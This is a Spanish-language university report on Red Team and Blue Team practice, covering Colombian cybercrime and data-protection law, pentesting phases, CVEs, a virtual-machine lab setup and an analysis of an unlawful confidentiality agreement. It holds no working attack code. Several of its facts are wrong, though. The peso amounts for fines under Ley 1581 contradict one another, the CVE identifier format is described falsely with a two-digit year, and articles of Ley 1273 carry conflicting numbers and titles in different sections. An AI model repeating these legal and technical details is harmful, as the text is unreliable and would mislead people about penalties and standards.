CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

DEYBY GEOVANNY COBOS GALVIS

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
CÚCUTA, NORTE DE SANTANDER
2024

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

DEYBY GEOVANNY COBOS GALVIS

DIRECTOR DEL CURSO
LUIS FERNANDO ZAMBRANO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
2024

Tabla de contenido

Tabla de ilustraciones

Lista de tablas

RESUMEN

Este informe ofrece una visión integral de las estrategias Red Team y Blue Team tratadas en el curso las cuáles se enfocan en el fortalecimiento de la ciberseguridad y la continua evaluación de la seguridad informática en entornos organizacionales, profundizando en los roles y actividades de ambos equipos, subrayando la importancia de un entorno controlado en donde se simulan ataques del equipo Red Team para descubrir vulnerabilidades, así como la defensa activa de la infraestructura TI por parte del Blue Team contra intrusiones en tiempo real.

Las sesiones prácticas permitieron a los participantes tener la oportunidad de experimentar de manera realista una simulación de ataques que han podido realizarse en entornos empresariales y de cómo definir la gestión de incidentes en estos casos. Se realizó un análisis detallado de las herramientas informáticas utilizadas por el equipo Red Team, explicando su funcionamiento y aplicación práctica. Se hizo énfasis en la crucial identificación de fallas de seguridad y la utilización de datos críticos para este propósito.

Además, el curso abordó lo importante de la colaboración entre los equipos Red Team y Blue Team, destacando la comunicación efectiva y el trabajo conjunto como elementos fundamentales para resguardar a las organizaciones contra posibles amenazas cibernéticas. En resumen, el curso proporcionó a los participantes un entendimiento profundo de las estrategias de los equipos de Red Team y Blue Team, dotándolos de las habilidades y conocimientos necesarios para fortalecer la seguridad informática en sus respectivas organizaciones.

Palabras clave: Ataque, Blue Team, Ciberseguridad, Incidentes, Pentesting, Protección, Red Team, Vulnerabilidad

GLOSARIO

1. **Red Team:** Equipo encargado de simular ataques cibernéticos para identificar vulnerabilidades en la seguridad informática de una empresa.
2. **Blue Team:** Equipo encargado de defender a la organización de los ataques cibernéticos y vulnerabilidades, adoptando un enfoque proactivo para identificar y neutralizar cualquier intento de acceso no autorizado o actividad maliciosa en los sistemas de la organización. Su labor implica estar alerta constantemente, utilizando herramientas para identificar patrones que puedan indicar una intrusión. Además, se encargan de desarrollar y mantener políticas de seguridad robustas, realizar evaluaciones de riesgos periódicas y colaborar estrechamente con otros equipos, como el equipo Red Team.
3. **Ciberseguridad:** Es la materia que se centra en proteger los sistemas de información, redes y servidores contra posibles ataques cibernéticos.
4. **Vulnerabilidad:** Se entiende como vulnerabilidad de un sistema de información todas las debilidades que pueden ser detectadas por un externo o un atacante que puede comprometer la seguridad de la organización.
5. **Ataque Cibernético:** Es un evento que se lleva a cabo para comprometer la seguridad informática de los sistemas, redes o servidores de un tercero.
6. **Simulación de Ataques:** Práctica controlada que imita las tácticas utilizadas por los delincuentes cibernéticos con el fin de identificar vulnerabilidades y evaluar las defensas de seguridad de una organización.
7. **Respuesta a Incidentes:** Proceso organizado para manejar y responder a incidentes de seguridad informática, incluyendo la detección, contención, erradicación y recuperación.
8. **Herramientas de Seguridad:** Software especializado utilizado para proteger sistemas informáticos, redes y datos, así como para detectar, prevenir y responder a amenazas cibernéticas.
9. **Comunicación:** Intercambio de información para coordinar la respuesta a incidentes y mejorar la seguridad cibernética.

10. **Cooperación:** Trabajo conjunto entre los departamentos de la organización, para proteger la infraestructura de TI contra amenazas cibernéticas.
11. **CIS (Center for Internet Security):** Es una organización que promueve mejores prácticas de seguridad cibernética a través de la creación y mantenimiento de estándares de seguridad.
12. **CVE (Common Vulnerabilities and Exposures):** Diccionario que lista las vulnerabilidades en seguridad de información publicadas o conocidas.
13. **CSIRT (Computer Security Incident Response Team):** Es el equipo de respuesta a incidentes de seguridad encargado de restituir las actividades manejando adecuadamente los incidentes de seguridad informática en una organización.
14. **Firewall:** Un firewall es un dispositivo de seguridad de la red que monitorea el tráfico de red entrante y saliente y decide si permite o bloquea tráfico específico en función de un conjunto definido de reglas de seguridad.[1]
15. **Exploit:** Técnica o código que se aprovecha de una vulnerabilidad o fallo de seguridad en una aplicación o sistema, de forma que un atacante podría aprovechar ese fallo en su beneficio, es la llave para que estos accedan a nuestro sistema y luego realicen otras acciones maliciosas.[2]
16. **GPL (General Public License):** es una licencia de software libre y de código abierto que establece los términos bajo los cuales los usuarios pueden utilizar, copiar, modificar y distribuir un programa de software.[3]
17. **Malware:** Es cualquier programa diseñado para dañar los sistemas de computación o a sus usuarios, como el ransomware, los troyanos y el spyware[4].

---

[1] CISCO. ¿Qué es un firewall?. [Sitio web]. [Consulta 6 de abril de 2024]. Disponible en: https://www.cisco.com/c/es_mx/products/security/firewalls/what-is-a-firewall.html
[2] Welivesecurity; Qué es un exploit: la llave para aprovechar una vulnerabilidad;[Sitio web]; Buenos Aires; Welivesecurity;[Consulta: 6 de abril de 2024]; Disponible en: https://www.welivesecurity.com/la-es/2022/12/22/exploits-que-son-como-funcionan/
[3] Aprendeinformaticas; Funcionalidad, Tipos e Historia de la Licencia GPL; [Sitio web]; Aprendeinformaticas; [Consulta: 6 de abril de 2024]; Disponible en: https://aprendeinformaticas.com/licencia-gpl/
[4] IBM; ¿Qué es el malware?; [Sitio web]; IBM; México; [Consulta: 6 de abril de 2024]; Disponible en: https://www.ibm.com/mx-es/topics/malware

18. **Payload:** Carga útil, como un fragmento de código o un archivo, que se entrega a un sistema como parte de un ataque.

19. **Purple Team:** Está diseñado como un puente de retroalimentación entre los equipos rojo y azul, modificando su enfoque para que sea más proactivo, directo y, al final, más efectivo en términos de la postura de seguridad general de una organización[5].

20. **SIEM (Security Information and Event Management):** Un sistema SIEM considera en todo momento los requisitos específicos de la empresa, siempre que existan definiciones claras e individuales sobre qué procesos y eventos son relevantes para la seguridad, así como de qué manera y con qué prioridad es preciso reaccionar ante ellos. Por esta razón, el Security Information and Event Management puede entenderse también como un conjunto exhaustivo de normas para los estándares de seguridad existentes y de directrices para mantener la calidad de las operaciones informáticas de una empresa[6].

21. **XDR (Extended Detection and Response):** Es una arquitectura de ciberseguridad abierta que integra herramientas de seguridad y unifica las operaciones de seguridad en todas las capas de seguridad: usuarios, puntos finales, correo electrónico, aplicaciones, redes, cargas de trabajo en la nube y datos. Elimina las brechas de visibilidad entre las herramientas y las capas de seguridad, lo que permite que los equipos de seguridad sobrecargados no solo detecten y resuelvan las amenazas de manera más rápida y eficiente, sino que también capturen datos contextuales más completos para tomar mejores decisiones de seguridad y prevenir futuros ciberataques[7].

22. **COPNIA (Consejo Profesional Nacional de Ingeniería):** es la entidad pública que tiene la función de controlar, inspeccionar y vigilar el ejercicio

[5] Ciberseguridad; EQUIPO PÚRPURA: QUÉ ES Y CÓMO PUEDE BENEFICIAR A TU EMPRESA; [Sitio web]; Ciberseguridad; [Consulta: 6 de abril de 2024]; Disponible en: https://ciberseguridad.com/herramientas/equipo-purpura/

[6] Ionos; ¿Qué es SIEM (Security Information and Event Management)?;[Sitio web]; Madrid; Ionos; [Cosulta: 6 de abril de 2024]; Disponible en: https://www.ionos.es/digitalguide/servidores/seguridad/que-es-siem/

[7] IBM; ¿Qué es XDR?; [Sitio web]; IBM; México; [Consulta: 6 de abril de 2024]; Disponible en: https://www.ibm.com/mx-es/topics/xdr

de la ingeniería, de sus profesiones afines y de sus profesiones auxiliares en general, en el territorio nacional[8].

[8] COPNIA; Quiénes somos; [Sitio web]; Bogotá; COPNIA; [Consulta: 6 de abril de 2024]; Disponible en: https://www.copnia.gov.co/nuestra-entidad/quienes-somos

INTRODUCCION

Este trabajo analiza las normativas colombianas que regulan los delitos informáticos y la protección de datos personales, destacando las leyes y sanciones asociadas, delineando las disposiciones legales vigentes para abordar conductas delictivas en el ámbito digital.

Se evalúan las acciones de los equipos Red Team y Blue Team en concordancia con los criterios éticos y legales, analizando el cumplimiento de principios como la integridad, la confidencialidad y la responsabilidad, así como su apego a la legislación vigente en materia de ciberseguridad y protección de datos con el objetivo de contribuir a mejorar la comprensión de los aspectos éticos y legales en las actividades de estos equipos.

Se detallan evidencias de las vulnerabilidades en un sistema informático mediante prácticas de intrusión. A través de una prueba de penetración en un entorno controlado, se emplean técnicas y herramientas para identificar y explotar las debilidades del sistema, subrayando la importancia de una sólida seguridad cibernética.

Además, se exploran diversas facetas de la ciberseguridad, desde técnicas de intrusión hasta estrategias de protección y respuesta a incidente, se analizan las ventajas y desafíos de utilizar herramientas de detección de ataques de código abierto en comparación con soluciones comerciales, así como la relevancia de establecer protocolos efectivos de respuesta ante incidentes. En última instancia, se busca proporcionar una visión integral de la ciberseguridad y su importancia en la sociedad actualmente digitalizada.

OBJETIVOS

OBJETIVO GENERAL

Comprender en profundidad las leyes y sanciones asociadas al ámbito digital evaluando el cumplimiento ético y legal de las acciones de los equipos Red Team y Blue Team, en concordancia con los criterios éticos y legales, el cumplimiento de principios como la integridad, la confidencialidad, la responsabilidad y la legislación vigente en ciberseguridad y protección de datos.

OBJETIVOS ESPECÍFICOS

- Evaluar las prácticas del Red Team y Blue Team en relación con los principios éticos y legales, haciendo hincapié en la integridad, la confidencialidad y la responsabilidad en el contexto de la ciberseguridad.
- Realizar pruebas de penetración en entornos controlados con el fin de identificar, documentar y analizar evidencias de vulnerabilidades presentes en sistemas informáticos, para su posterior corrección y fortalecimiento.
- Comparar y contrastar ventajas y desafíos entre herramientas de detección de ataques de código abierto y soluciones comerciales en el ámbito de la ciberseguridad, para identificar la mejor opción para cada situación.
- Establecer recomendaciones para fortalecer la seguridad cibernética, incluyendo la implementación de protocolos efectivos de respuesta ante incidentes, basados en el análisis de vulnerabilidades y en la evaluación de las prácticas de los equipos Red Team y Blue Team.

1. DESARROLLO DEL INFORME

El presente informe analiza cuatro situaciones clave abordadas en el Seminario, enfocándose en el trabajo de los equipos Red Team y Blue Team. Estas situaciones brindaron una comprensión profunda de las funciones y estrategias de ambos equipos en la protección de la infraestructura informática de una organización.

1.1 ESCENARIO 1

1.1.1 Marcos Regulatorios

La "**Ley 1273 de 2009**, promulgada en Colombia el 5 de enero de 2009, representa una modificación significativa al Código Penal del país. Esta legislación introduce un nuevo bien jurídico tutelado, conocido como "la protección de la información y de los datos". El propósito principal de esta ley es garantizar la integridad de los sistemas que emplean las tecnologías de la información y las comunicaciones".[9]

Esta ley es un hito en la legislación colombiana, ya que establece un marco legal para la protección contra amenazas de ciberseguridad. Al hacerlo, reconoce la importancia crítica de la seguridad de la información en la era digital y proporciona las herramientas legales necesarias para perseguir y sancionar las actividades cibernéticas malintencionadas.

Ley 1273 de 2009

> **Artículo 269A:** Acceso abusivo a un sistema informático. Establece pena de prisión y multas por acceder a un sistema informático sin autorización o excediendo los permisos concedidos.

[9] Superintendencia de Industria y Comercio; [Sitio web];Bogotá; SIC; Decreto 2497 de 2023, Por el cual se modifica el Decreto 1074 de 2015, Único Reglamentario del Sector Comercio, y se dictan otras disposiciones; [Consulta: 6 de abril de 2024]; Disponible en: https://www.suin-juriscol.gov.co/viewDocument.asp?ruta=Leyes/1676699

Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación. Pone sanciones a quien impida o interrumpa el funcionamiento de un sistema informático o red de telecomunicaciones.

Artículo 269C: Violación de datos personales. Castiga a quien acceda, utilice o revele datos personales sin autorización del titular.

Artículo 269D: Suplantación identidad en medios informáticos. Penaliza el uso de la identidad de otra persona en medios informáticos sin su consentimiento.

Artículo 269E: Daño informático. Sanciona a quien destruya, dañe, altere o elimine datos, programas o sistemas informáticos.

Artículo 269F: Fabricación, tráfico y/o uso de software malicioso. Establece penas por crear, distribuir o utilizar programas maliciosos como virus, gusanos o troyanos.

Artículo 269G: Utilización de software malicioso para atentar contra la seguridad nacional. Tipifica como delito el uso de software malicioso para afectar la seguridad nacional, la defensa nacional o la infraestructura crítica del país.[10]

Ley 1581 de 2012

La 1581 de 2012 Ley de Protección de Datos Personales, busca proteger el derecho fundamental que tienen todas las personas a conocer, actualizar y rectificar la información que se haya recogido sobre ellas en bases de datos o archivos. Esta ley se aplica a cualquier tipo de tratamiento de datos personales, tanto públicos como privados, que se realice en Colombia o cuando el responsable del tratamiento se encuentre en el extranjero, pero la información sea de colombianos.

Multas por incumplimiento a la Ley 1581 de 2012 en Colombia.

[10] SENADO DE LA REPUBLICA DE COLOMBIA. [Sitio web]; Bogotá; secretariasenado; [Consulta: 6 de abril de 2024]; Disponible en: http://secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

La **Superintendencia de Industria y Comercio (SIC)** es la entidad encargada de regular y vigilar el cumplimiento de la Ley 1581 de 2012 en Colombia. La SIC tiene la facultad de imponer multas a las personas naturales o jurídicas que incumplan con las normas de protección de datos personales.

Monto de las multas:

Las multas por incumplimiento a la Ley 1581 de 2012 pueden ser de hasta **2.000 salarios mínimos legales mensuales vigentes (SMMLV)**, es decir, hasta **$1.903.440.000** para el año 2024.

Tipos de infracciones y multas:

La Ley 1581 de 2012 establece diferentes tipos de infracciones, las cuales se clasifican en leves, graves y muy graves. El monto de la multa dependerá del tipo de infracción cometida:

Infracciones leves:

- Multa de hasta 10 SMMLV: $95.172.000
- Algunos ejemplos de infracciones leves son: no tener la política de tratamiento de datos personales publicada, no solicitar la autorización del titular para el tratamiento de sus datos personales, o no informar al titular sobre el uso que se les dará a sus datos.

Infracciones graves:

- Multa de hasta 50 SMMLV: $475.860.000
- Algunos ejemplos de infracciones graves son: utilizar los datos personales para fines diferentes a los que fueron autorizados, no adoptar las medidas necesarias para proteger los datos personales, o no comunicar a la SIC una fuga de datos personales.

Infracciones muy graves:

- Multa de hasta 100 SMMLV: $951.720.000

- Algunos ejemplos de infracciones muy graves son: obtener datos personales de forma ilegal, vender o transferir datos personales sin autorización del titular, o negar el acceso a los datos personales a su titular.

1.1.2 El pentesting.

El Pentesting es una evaluación que identifica posibles vulnerabilidades en sistemas informáticos, determinando la magnitud de dichas debilidades. Este proceso combina las palabras "penetration" y "testing" para probar la seguridad de un sistema mediante la identificación y exploración de sus posibles fallos.

Las fases del pentesting son:

Reconocimiento (Reconnaissance):
En esta fase inicial, se busca recopilar información crucial sobre el objetivo. Esto incluye identificar direcciones IP, nombres de dominio, y detalles sobre empleados u otras entidades relacionadas. El propósito es construir un panorama general que sirva como base para las etapas posteriores del pentesting.

Footprinting:
El footprinting se adentra en la obtención de información detallada sobre la infraestructura y la topología de red del objetivo. Se exploran relaciones entre sistemas, identifican servicios críticos y ayudan a entender la superficie de ataque de manera exhaustiva.

La etapa de Footprinting es crucial porque proporciona una visión integral del objetivo, ayudando a los pentesters a comprender la superficie de ataque además de facilitar la identificación de posibles vulnerabilidades y puntos débiles en la infraestructura. Permitiendo una planificación más efectiva para las etapas posteriores del pentesting.

Herramientas OpenSource

Maltego
Nmap (Network Mapper)
theHarvester
Recon-ng
Shodan

Censys
SpiderFoot
Amass

Herramientas comerciales:

Netsparker
Pipl
Paterva Maltego
FOCA Pro
OSINT Framework

La etapa de footprinting en el pentesting es esencial porque proporciona una visión exhaustiva de la infraestructura y topología de red del objetivo, permitiendo a los profesionales de seguridad comprender la complejidad del entorno evaluado. Esta información facilita la identificación precisa de la superficie de ataque, la planificación estratégica, y la focalización en áreas específicas que podrían albergar vulnerabilidades. Además, al reducir la posibilidad de falsos positivos y permitir la planificación de ataques personalizados, el footprinting optimiza la eficiencia en el uso de recursos y tiempo durante la evaluación de seguridad, asegurando que los esfuerzos se centren en los aspectos más críticos de la infraestructura, fundamentando así el éxito de las fases posteriores del pentesting.

Escaneo (Scanning):

Durante esta fase, se lleva a cabo un análisis activo de los sistemas y servicios identificados. Se buscan puertos abiertos, se obtiene información detallada sobre la configuración de red y se recopila información que facilitará la planificación de futuros ataques.

Obtención de Acceso (Gaining Access):

Enfocándose en las vulnerabilidades previamente identificadas, esta etapa implica la explotación activa para lograr acceso no autorizado al sistema. Puede implicar el uso de exploits, fuerza bruta o ingeniería social, dependiendo de las debilidades descubiertas.

Mantenimiento del Acceso (Maintaining Access):

Después de obtener acceso, la prioridad es mantenerlo a largo plazo sin ser detectado. Se establecen backdoors o métodos para persistir en el sistema de manera discreta, garantizando un acceso continuo.

Análisis y Reporte (Analysis & Reporting):
La fase final implica la evaluación exhaustiva de los hallazgos. Se elabora un informe detallado que documenta las vulnerabilidades identificadas, su impacto potencial y proporciona recomendaciones específicas para mejorar la seguridad del sistema. Este informe es esencial para que los responsables de la seguridad tomen medidas correctivas.

1.1.3 ¿Qué es un CVE y su estructura?

Un CVE (Common Vulnerabilities and Exposures) es un **identificador único** asignado a una **vulnerabilidad de seguridad.** Su objetivo es proporcionar un estándar común para referenciar y compartir información sobre vulnerabilidades de seguridad.

Estructura del CVE:

Un CVE se compone de cuatro partes:

CVE- : Prefijo que indica que se trata de un CVE.
Año: Dos dígitos que representan el año de la asignación del CVE (por ejemplo, 23 para 2023).
Consecutivo: Número único que se asigna a la vulnerabilidad dentro del año (por ejemplo, 0001).

Ejemplo: CVE-23-0001


https://www.exploit-db.com/ cómo se utiliza y cómo se articula con el CVE?

Exploit-DB es una base de datos de exploits y vulnerabilidades que proporciona información sobre exploits, shellcodes y vulnerabilidades de seguridad. Los exploits en Exploit-DB frecuentemente están vinculados a CVE para indicar la vulnerabilidad específica que explotan. Exploit-DB proporciona información adicional sobre las vulnerabilidades, como su tipo, severidad, plataformas afectadas y código de explotación.

1.1.4 Instalación de Máquinas Virtuales

Se realiza el apagado del firewall y Windows defender de la máquina virtual con sistema operativo Windows 10 tal y como lo solicita el anexo 1. Esto se peude apreciar en la figura 1.

Figura 1 Firewall apagado W10



Fuente: Elaboración propia


En la figura 2 podemos ver la pantalla de inicio de la máquina virtual con sistema operativo Kali Linux

Figura 2 Kali Linux en Virtualbox

Fuente: Elaboración propia


Los dos dispositivos están conectados mediante una red NAT de Virtualbox llamada UNAD como vemos en las figuras 4 y 5. que tiene un segmento de IP 192.168.100.0/24 como se muestra en la figura

Figura 3 Configuración red NAT




Fuente: Elaboración propia

Figura 4 Configuración máquina KALI



Fuente: Elaboración propia

Figura 5 Configuración máquina W10



Fuente: Elaboración propia

1.2 ESCENARIO 2

1.2.1 Procesos ilegales en las empresas

- Cuando se menciona que la información confidencial puede incluir "datos secretos como 'datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos'". Estas

actividades son ilegales e implican violaciones a las leyes colombianas.

- En la cláusula Cuarta. “**Obligaciones de la parte receptora”:**

  - El punto 3 prohíbe a la parte receptora denunciar actividades sospechosas de espionaje o cualquier otro proceso en el que intervenga información de terceros. Esta prohibición puede entrar en conflicto con deberes legales y éticos de informar actividades ilícitas a las autoridades competentes, contraviniendo posiblemente la Ley 1273 de 2009 en Colombia, que aborda delitos informáticos. Además de limitar el derecho a denunciar hechos delictivos.

  - En el punto 5 la obligación de responder ante las autoridades como responsable en caso de un allanamiento donde se encuentre la información confidencial podría ser considerada ilegal, ya que la responsabilidad recae en quien posee la información de manera ilegal, no en quien la recibe en el marco de un proceso legal.

  - En el punto 6 la prohibición de divulgar la información confidencial, sin excepciones, podría considerarse ilegal en casos donde la ley obliga a revelar información, como en un proceso judicial.

- La cláusula Sexta. “**Responsabilidad”** se exime a la parte receptora de cualquier responsabilidad legal y penal si encuentra información ilegal o confidencial en sus manos. Esto es cuestionable desde el punto de vista legal, ya que la responsabilidad legal no puede ser completamente transferida de esta manera.

- Clausula Octava “**Solución de controversias**” La obligación de acudir a un abogado privado y eximir de responsabilidad a HackerHouse en caso de que la información confidencial sea encontrada en manos del receptor podría ser considerada ilegal, ya que limita el derecho a la defensa y a la reparación de daños.

El acuerdo de confidencialidad no debería ser usado para esconder actividades

ilegales. Las responsabilidades que impone deben ser justas y no deben violar derechos fundamentales. Es crucial interpretar y aplicar el acuerdo de acuerdo con las leyes colombianas para garantizar que sea legal y respetuoso de los derechos de todos los involucrados.

1.2.2 Cláusulas que no deben definirse en los contratos porque pueden vulnerar las Leyes colombianas.

En las cláusulas no pueden mencionarse que la información confidencial puede incluir "datos secretos como 'datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos'" esto claramente es una violación a la ley 1273 en sus artículos:

- **Artículo 269F. VIOLACIÓN DE DATOS PERSONALES**. El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique p emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

- **Artículo 269C. INTERCEPTACIÓN DE DATOS INFORMÁTICOS.** El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los trasporte incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses.

- **Artículo 269A. ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO.** El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

Esta cláusula también vulnera la ley 1581 de 2012 en sus artículos:

Artículo 4°. Principios para el Tratamiento de datos personales: Dado que

los datos recopilados no cumplen con ningún principio mencionado en el artículo 4 de la ley 1581 de 2012.

Artículo 5°. Datos sensibles. Para los propósitos de la presente ley, se entiende por datos sensibles aquellos que afectan la intimidad del Titular o cuyo uso indebido puede generar su discriminación.

Artículo 6°. Tratamiento de datos sensibles. Se prohíbe el Tratamiento de datos sensibles.

Artículo 8°. Derechos de los Titulares

Artículo 9°. Autorización del Titular. Sin perjuicio de las excepciones previstas en la ley, en el Tratamiento se requiere la autorización previa e informada del Titular, la cual deberá ser obtenida por cualquier medio que pueda ser objeto de consulta posterior.

Artículo 12. Deber de informar al Titular.

En la cláusula cuarta punto 3 se violenta además de la ley 1273 de 2012 en sus artículos 269F, 269C también la Ley 906 de 2004 en su "*ARTÍCULO 67. Deber de denunciar. Toda persona debe denunciar a la autoridad los delitos de cuya comisión tenga conocimiento y que deban investigarse de oficio.*"

1.2.3 Por qué no se deben aceptar ni en el acuerdo de confidencialidad ni en el contrato procesos ilegales?

No se deben aceptar en el contrato ni en el acuerdo de confidencialidad procesos ilegales por las siguientes razones:

- **Compromiso ético:** Como profesional de la ingeniería, tengo un compromiso ético con la sociedad que me obliga a actuar con integridad, responsabilidad y transparencia. El Código de Ética del COPNIA establece que los ingenieros deben "abstenerse de participar en actividades que puedan comprometer la seguridad pública o la integridad de los sistemas informáticos". El acuerdo de confidencialidad de HackerHouse me obligaría a mantener en secreto actividades que podrían ser ilegales o poco éticas, lo que iría en contra de mi código de ética como ingeniero.

- **Riesgo legal:** El Código de Ética del COPNIA establece que los ingenieros que incumplan sus normas pueden ser sancionados con multas, suspensión o incluso la cancelación de su matrícula profesional. Si se descubriera que he firmado un acuerdo de confidencialidad que protege actividades ilegales, podría ser objeto de una investigación por parte del COPNIA y enfrentar serias consecuencias legales.

- **Salario no justifica el riesgo:** Si bien el salario ofrecido puede ser atractivo, no justifica el riesgo de comprometer mi ética profesional, mi carrera y mi futuro.

Se considera que es importante que los profesionales de la ingeniería se mantengan firmes en sus valores éticos y no se dejen presionar por las empresas para participar en actividades que puedan ser ilegales o poco éticas.

1.2.4 Explicación de una noticia de cibercrimen en Colombia

El 19 de febrero de 2024, las autoridades colombianas capturaron a un hombre que presuntamente desvió más de un millón de dólares de una empresa estadounidense que se dedica al intercambio de criptomonedas y monedas fiduciarias.

Enlace de la noticia: https://www.infobae.com/colombia/2024/02/19/cayo-uno-de-los-principales-ladrones-digitales-en-colombia-habria-robado-mas-de-un-millon-de-dolares-en-criptomonedas/

Implicaciones legales:

- El hecho se configura como un delito informático tipificado en la Ley 1273 de 2009, "Ley de delitos informáticos y de la protección de la información y de los datos".

  Específicamente, se podrían configurar los delitos tipificados en los Artículos 269A, 269D, 2691, 269J y 269H de la mencionada ley:

  - **Artículo 269A Acceso abusivo a un sistema informático**: La

persona aprovecha la confianza y acceso que tiene al ser socio de la empresa, pero accede de manera abusiva a alterar/modificar registros de la base de datos. Esto implica una sanción con prisión de 48 a 108 meses y multa de 100 a 1.500 salarios mínimos legales mensuales vigentes a quien "sin autorización, acceda a un sistema informático".

- **Artículo 269D Daño informático:** Puesto que el presunto implicado modificó datos de la base de datos del sistema de información de la empresa para encubrir las transferencias realizadas.
- **Artículo 269J TRANSFERENCIA NO CONSENTIDA DE ACTIVOS:** Por la apropiación de activos que no eran suyos
